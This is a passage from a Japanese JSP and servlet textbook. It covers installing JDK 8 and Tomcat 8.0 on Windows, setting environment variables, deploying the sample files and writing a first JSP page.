画面をスクロールすると、下のほうに各パッケージのダウンロードリンクが用意されています。[Accept License Agreement]（ライセンス規約を承諾）を選択し、[jdk-8u25-windows-x64.exe] リンクをクリックしてダウンロードします。保存先には適当なフォルダーを指定してかまいません（本書ではとりあえずデスクトップに保存しておきます）。

*1 ファイル名の「u25」の部分は、バージョンによって変化します。また、32ビット環境の場合には、jdk-8u25-windows-i586.exeを利用してください。

2 インストーラーを起動する


ダウンロードしたjdk-8u25-windows-x64.exeのアイコンをダブルクリックすると、インストーラーが起動するので、[次 >] ボタンをクリックして進めます。



▲ [セットアップ] ウィンドウ

[カスタムセットアップ] ウィンドウでは、インストールする機能とインストール先を決定します。本書では、デフォルトの設定どおり、すべての機能を「C:¥Program Files¥Java¥jdk1.8.0_25」にインストールするものとします*2。[次 >] ボタンをクリックすると、JDKのインストールを開始します。

*2 インストールする機能を削除したい場合には、該当の▼をクリックして、表示されるコンテキストメニューから [× この機能は、使用できなくなります。] を選択してください。




▲ [カスタムセットアップ] ウィンドウ

3 JREをインストールする


続いて、JRE（Java Runtime Environment *1）のインストール先を決定します。本書では、デフォルトの設定どおり、「C:¥Program Files¥Java¥jre1.8.0_25」にインストールするものとします。[次 >] ボタンをクリックすると、JREのインストールが開始します。

*1 Javaのアプリケーションを動作するためのランタイムです。



▲ [コピー先フォルダー] ウィンドウ

最後に以下の [完了] ウィンドウが表示されれば、インストールは終了です。[閉じる] ボタンをクリックし、ウィザードを終了してください。



▲ [完了] ウィンドウ

4 JDKが正常にインストールされたことを確認する

■（スタートボタン）を右クリックし、表示されるコンテキストメニューから [コマンドプロンプト] を選択します*2。コマンドプロンプトが表示されたら、次のコマンドを入力します。

*2 Windows 8以前の場合は、[すべてのアプリ] または [すべてのプログラム] から [コマンドプロンプト] を選択します。


```
> cd "C:¥Program Files¥Java¥jdk1.8.0_25¥bin"
> java -version
java version "1.8.0_25"
Java(TM) SE Runtime Environment (build 1.8.0_25-b18)
Java HotSpot(TM) 64-Bit Server VM (build 25.25-b02, mixed mode)
```

上記のようにバージョン番号が確認できれば、正常に動作しています。

Tomcatのインストール

1 Tomcatをダウンロードする

Tomcatのダウンロードページ（http://tomcat.apache.org/download-80.cgi）を開きます。画面をスクロールすると、下のほうにダウンロードリンクが用意されています。[32-bit/64-bit Windows Service Installer] リンクをクリックして、デスクトップにファイルを保存します*3。




▲Tomcatのダウンロードページ

*3　Windows版のTomcatには、専用のインストーラーが付属する.exe形式と、インストーラーを持たない.zip形式のパッケージとが用意されています。本書ではファイルの配置からサービスの登録までを一気に行えることから、.exe形式のインストーラーを採用しています。


2 インストーラーを起動する

ダウンロードしたapache-tomcat-8.0.14.exeのアイコンをダブルクリックすると、インストーラーが起動します。[Welcome] ウィンドウで [Next >] をクリックして進みます。

次に [License Agreement] ウィンドウが表示されるので、[I Agree] をクリックします。




▲ [Welcome] ウィンドウ




▲ [License Agreement] ウィンドウ

3 インストールのためのオプション情報を設定する

[Choose Components] ウィンドウでは、インストールする機能（インストールタイプ）を選択します。本書では、デフォルトの [Normal]（標準）が選択されていることを確認してから、[Next >] ボタンをクリックします。



▲ [Choose Components] ウィンドウ




▲ [Configuration] ウィンドウ


[Configuration] ウィンドウでは、管理者用のユーザー名／パスワードを設定します。本書では、「User Name」「Password」ともに「admin」と設定して、[Next >] をクリックします。もちろん、実際の運用環境では第三者に推測されにくいパスワードを設定するようにしてください。

4 インストール先を設定する

続いて、[Java Virtual Machine] ウィンドウが表示されるので、Tomcatから使用するJava Virtual Machine（仮想マシン）のパスを設定します。本書では、デフォルトの「C:¥Program Files¥Java¥jre1.8.0_25」とし、[Next >] をクリックします。



▲ [Java Virtual Machine] ウィンドウ




▲ [Choose Install Location] ウィンドウ

[Choose Install Location] ウィンドウでは、Tomcatのインストール先を決定します。本書では「C:¥Apache Software Foundation¥Tomcat 8.0」に変更します。デフォルトの「C:¥Program Files¥Apache Software Foundation¥Tomcat 8.0」

のままでは、ファイルを作成／編集する際に、管理者権限での作業が必要になるためです。

[Install] ボタンをクリックすると、インストールを開始します。

最後に [Completing the Apache Tomcat Setup Wizard] ウィンドウが表示されれば、インストールは終了です。[Finish] ボタンをクリックし、ウィザードを終了してください。



▲ [Completing the Apache Tomcat Setup Wizard] ウィンドウ

5 Tomcatを起動する

インストール後、Tomcatは自動的に起動しているはずです。タスクトレイに以下のように緑に点灯したアイコンが表示されていることを確認してください。

▲起動している状態

▲停止している状態

もしもTomcatの状態アイコンが右の図のように赤色に点灯している場合には、アイコンを右クリックし、コンテキストメニューから [Start service] を選択します*。また、そもそもタスクトレイにアイコンが表示されていないという場合には、スタート画面から [Apache Tomcat 8.0 Tomcat8] カテゴリーの [Monitor Tomcat] を選択することで、タスクトレイにTomcatのアイコンが表示されます。


* Tomcatを停止する場合は、コンテキストメニューから [Stop service] を選択します。

6 Tomcatの正常インストールを確認する

ブラウザーを開いて、URL欄に以下のアドレスを入力してください。

http://localhost:8080/

以下のようにTomcatのトップページが表示されれば、インストールは成功しています。




▲Tomcatのトップページ


環境変数の設定

1 環境変数を設定する

［コントロールパネル］→［システムとセキュリティ］→［システム］→［システムの詳細設定］から、［環境変数］ボタンをクリックします。［環境変数］ウィンドウが表示されるので、以下の表に従って、環境変数を設定してください。



▲［システムのプロパティ］ウィンドウ



▲［環境変数］ウィンドウ

▼環境変数の設定（例）

環境変数	値
CATALINA_HOME	C:¥Apache Software Foundation¥Tomcat 8.0
CLASSPATH	.;%CATALINA_HOME%¥lib¥servlet-api.jar;%CATALINA_HOME%¥lib¥jsp-api.jar;%CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥classes
JAVA_HOME	C:¥Program Files¥Java¥jdk1.8.0_25
Path	.;%JAVA_HOME%¥bin

［システム環境変数］欄に該当の変数がある場合は、そこを選択して［編集］ボタンをクリックします。既存の変数が存在しない場合は、［新規］ボタンをクリックします。

▲［システム変数の編集］ウィンドウ

［新しいシステム変数］ウィンドウまたは、［システム変数の編集］ウィンドウに、変数名と値を設定して、［OK］ボタンをクリックします。ただし、環境変数Pathがすでに存在している場合には、（元の値を削除しないように）すでにある値の末尾に「;」（セミコロン）区切りでパスを追加してください。

2 環境変数が設定されたことを確認する


P.22の手順④に従ってコマンドプロンプトを開き、以下のコマンドを入力します。フォルダーを移動したり、フルパスで入力したりしなくても、バージョン番号が確認できれば、正常に環境変数（Path）が設定されています。

```
> java -version
java version "1.8.0_25"
Java(TM) SE Runtime Environment (build 1.8.0_25-b18)
Java HotSpot(TM) 64-Bit Server VM (build 25.25-b02, mixed mode)
```

実習 1　講義 1　CHAPTER 01 LESSON 01

JSP＆サーブレット動作に最低限必要なもの

JSP＆サーブレットでアプリケーションを開発／実行するには、最低限、以下のソフトウェアが必要です。



▲JSP＆サーブレット動作に必要な環境

(1) Java SE Development Kit

Java SE Development Kit（以降、**JDK**）は、Javaアプリケーションを実行するためのJRE（Java Runtime Environment）をはじめ、コンパイラー（javac）やデバッガー（jdb）、ドキュメント生成ツール（javadoc）など、Javaプログラミングに最低限必要なツールを揃えたJava開発環境です。JSP＆サーブレットもまた、サーバーサイドで動作するJavaアプリケーションですので、まずこのJDKをサーバー環境にインストールしておく必要があります。

本書執筆時点でのJDKの最新バージョンは8です。

(2) Webサーバー

本書冒頭でも紹介したように、JSP＆サーブレットは、クライアントからの要求を受けて処理を実行する「サーバーサイド処理環境」です。JSP＆サーブレットを動作するには、クライアントからの要求をJSP＆サーブレットに振り分け、JSP＆サーブレットでの処理結果をクライアントに応答するためのWebサーバーが必要となります。

Webサーバーとは、クライアントに対するサーバー側の窓口的な役割を担うソフトウェアです。

Webサーバーには、Apache HTTP Server、Nginx、IIS（Internet Information Services）などさまざまな製品がありますが、本書では後述するTomcatに内蔵されているWebサーバー機能を利用することにします。

Note Apacheとの連携

本格的にJSP＆サーブレットアプリケーションを運用したいという場合には、TomcatのWebサーバー機能では処理性能という意味で不足です。その場合、WebサーバーにはApacheのようなソフトウェアを採用し、JSP＆サーブレットの処理にのみTomcatを利用する、という方法を採用すべきです。

連携の詳細については、P.414のコラム「TomcatとApacheを連携する方法」を参照してください。

(3) JSP＆サーブレットコンテナー

JSP＆サーブレットコンテナー（以降、コンテナー）は、JSP＆サーブレットアプリケーションを解析／処理するための実行エンジンです。コンテナーにも、GlassfishやJBoss、Jettyなどさまざまな種類がありますが、本書ではオープンソースで公開されていることから導入もしやすく、ユーザー層も広いApache Tomcat（以降、Tomcat）を採用します。

現在公開されているTomcatのバージョンは大きく6.x、7.x、8.x系に分類されますが、それぞれのバージョンによって対応しているJSP＆サーブレット、JDKのバージョンも異なるので、注意してください。本書では、執筆時点での最新バージョンである8.xを利用します。

▼TomcatとJSP＆サーブレット、JDKのバージョン関係

Tomcat	JSP／サーブレット	JDK
8.x	2.3／3.1	7以降
7.x	2.2／3.0	6以降
6.x	2.1／2.5	5以降

localhostとは

P.25の手順⑥でTomcatのトップページにアクセスしたときに、ブラウザーのアドレス欄には「http://localhost/」というURLを入力しました。

これは、自分自身のコンピューターを表す特別な名前です。Tomcatは、自分のコンピューター上で動いていますので、このような名前で呼び出す必要があるわけです。

今後の実習でも頻繁に登場しますので、ここできちんと記憶しておきましょう。

なお、「localhost」でうまくアクセスできない場合には、「localhost」の部分を「127.0.0.1」に変更してください。「127.0.0.1」は、localhostと同じく自分自身を表すIPアドレス*です。

* コンピューターを識別するための番号のことです。ただし、番号のままでは、人間には識別しにくいので、一般的には「www.shoeisha.co.jp」のような名前が代わりに使われます。

環境変数とは

環境変数とは、サーバー環境上であらかじめ設定された設定値のことで、アプリケーションの実行時などに参照されます。たとえば、環境変数PATHであれば、コマンドプロンプト上でコマンドを実行する際に、コマンドの所在を検索するためのパスを表します。あるいは、CLASSPATHであれば、Javaがプログラムを実行する際に必要な外部ライブラリへのパスを

表します。これら環境変数が正しく設定されていない場合、Tomcatが正しく動作しない、コマンドが実行できないなどの場合がありますので、注意してください。

なお、環境変数CLASSPATHは、JSP＆サーブレットだけではなく、すべてのJavaアプリケーションに影響してしまうことから、厳密にはここで設定することは**好ましくありません**。しかし、本書では、あとでjavacコマンドを実行するときの利便性を考慮して、P.26の表のように設定しておくことにします。実運用時には、CLASSPATHの設定は削除するようにしてください。


サンプルファイルを配置する

1 サンプルファイルをダウンロードする

本書で使用するファイル一式はサポートサイトで配布しています。以下のURLからダウンロードしてください。

http://www.wings.msn.to/index.php/-/A-07/978-4-7981-4034-6/


ダウンロードした10days_jsp10.zipをデスクトップに展開（解凍）します。



▲展開されたサンプルファイルの中身

2 サンプルファイルをサーバーにコピーする

/beforeフォルダー下の/jsp10フォルダーを、そのまま「C:¥Apache Software Foundation¥Tomcat 8.0¥webapps」フォルダーにコピーします。




▲学習用フォルダーをコピー

3 ブラウザーで動作を確認する

ブラウザーを起動し、アドレス欄に以下のURLを入力してください。

http://localhost:8080/jsp10/lesson01/start.jsp


以下の図のような結果が表示されれば、学習用フォルダーのコピーは成功です。



▲学習用フォルダーに用意されたページをブラウザーで表示

サンプルのフォルダー構成

ダウンロードしたサンプルファイルを解凍すると、/beforeフォルダーと/afterフォルダーが展開されます。




/beforeフォルダーには、学習用のファイルが入っています。/jsp10フォルダーの配下に、LESSONごとに/lessonXX（XXはLESSON番号）フォルダーを用意しています。それぞれのフォルダーには未完成のコードが収録されていますので、以降のLESSONの手順に従って、コードを完成させてから実行してください。

ただし、/beforeフォルダーの内容でどうしてもうまくいかない場合には、/afterフォルダーの内容を利用してもかまいません。こちらには完成コードが含まれています。フォルダー構造は/beforeフォルダーと同じです。

学習用ファイルの使い方

/beforeフォルダー内の学習用ファイルには、自分で入力する部分を除いたコードが用意されています。ファイルを開くと、以下のようになっているので【ここに入力】の部分に、コードを上書きしてください。



▲サンプルファイルを開いた状態　▲サンプルにコードを入力した状態

ただし、一部のファイルについては、自分で新規に作成して、一からすべてのコードを入力する必要があります。

Note　アプリケーションルート

ここで作成した/jsp10フォルダー下の一連のファイル群のことを、**アプリケーション**（または**コンテキスト**）、そして、アプリケーションの最上位フォルダーという意味で、/jsp10フォルダーのことを**アプリケーションルート**（または**コンテキストルート**）と呼びます。今後、各LESSONで示している「サンプルはこちら」では、アプリケーションルートからのパスを示しています。

補足：ファイルリストを表示する


学習を進めるにあたっては、ファイルリストの表示を有効にしておくと、サンプルにもアクセスしやすくなって便利です。ファイルリストとは、たとえば「http://localhost:8080/jsp10/lesson01/」と指定した場合、/lesson01フォルダー配下のファイルを一覧表示する機能のことです。デフォルトでは、この機能は無効になっており、フォルダー名までのURLを指定した場合には「404 Not Found」（ファイルが見つかりません）エラーが表示されます。

ファイルリスト機能を有効にするには、「%CATALINA_HOME%/conf/web.xml」に含まれる次のコードを変更する必要があります（変更箇所はマーカーで表しています）*1。

リスト1 web.xml*2

```
102 <servlet>
103   <servlet-name>default</servlet-name>
104   <servlet-class>org.apache.catalina.servlets.DefaultServlet</
    servlet-class>
      ...中略...
109   <init-param>
110     <param-name>listings</param-name>
111     <param-value>true</param-value>
112   </init-param>
113   <load-on-startup>1</load-on-startup>
114 </servlet>
```

編集できたら、Tomcatを再起動してください。再起動してから先ほどのURLにアクセスすると、以下のようなファイルリストが表示されます。



▲Tomcatのファイルリスト

まとめ

- JSP＆サーブレットアプリケーションを動作するには、JDK、Tomcatを自分のマシンにインストールします。
- localhostは、自分自身のコンピューターを表す特別な名前です。
- 環境変数とは、サーバー環境上であらかじめ設定された設定値のことです。PATH、CLASSPATHなどがあります。

*1 %CATALINA_HOE%は環境変数CATALINA_HOMEの値を意味します。Tomcatのインストールフォルダーです。

*2 行番号は目安です。目的の箇所を探すには、エディターの検索機能を使うのもよいでしょう。

LESSON 02

おぼえようJSPの基本

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	


レッスン予定日 月 日

レッスン終了

さて、ここからがいよいよJSP＆サーブレット学習の本番です。

あまり難しく考える必要はありません。まずは本書に書いてあるとおりに手順を進め、コードを入力してみてください。単純な入力作業だと思っても、最初のうちは思わぬミスがあるものです。サンプルファイルをただコピー＆ペーストするのではなく、「自分で操作する」「自分で書く」という作業が大切です。

自分の手を動かすことで、きっと紙面からだけでは得られない行間の発見が得られるはずです。さっそく始めましょう！



▲指定された文字列を表示

Tomcat8.0 webapps

サンプルファイル jsp10▶ lesson02▶ intro.jsp

実習 講義 練習問題 CHAPTER 01 LESSON 02

1 新規にコードを作成する


メモ帳*1で新規文書を作成し、リスト1のコードを入力します。

リスト1 intro.jsp

```
1  <%@ page contentType="text/html;charset=UTF-8" %>
2  <!DOCTYPE html>
3  <html>
4  <head>
5  <meta charset="UTF-8" />
6  <title>10日間、頑張りましょう！ </title>
7  </head>
8  <body>
9  <% out.print("<p>10日間、頑張りましょう！ </p>"); %>
10 </body>
11 </html>
```

2 作成したコードを保存する

リストの内容を入力できたら、/lesson02フォルダーにintro.jspという名前でファイルを保存します。文字コードはUTF-8に設定してください。



▲［名前を付けて保存］ダイアログ


3 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.34の図のように表示されれば、サンプルは正しく動作しています*2。

http://localhost:8080/jsp10/lesson02/intro.jsp

Note　メモ帳で行番号を表示する

メモ帳を使って編集する場合は、ステータスバーを表示しておくと、編集中の行／列番号が表示されるので便利です。



▲ステータスバーに行／番号が表示される

これには、［書式］メニューの［右端で折り返す］のチェックを外した状態で、［表示］メニューの［ステータス バー］にチェックを入れます。

*1 本書ではコードを編集するためのテキストエディターとして、Windows標準のメモ帳を利用しています。自分の使い慣れたエディターを使ってもかまいません。

*2 万が一、エラーが発生してしまった場合は、スペルミスがないか、<%...%>の間で全角スペースを使っていないかなどをもう一度確認してみましょう。

ページの動作を決めるディレクティブ

コードの1行目に注目してみましょう。次の記述があります。

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
```

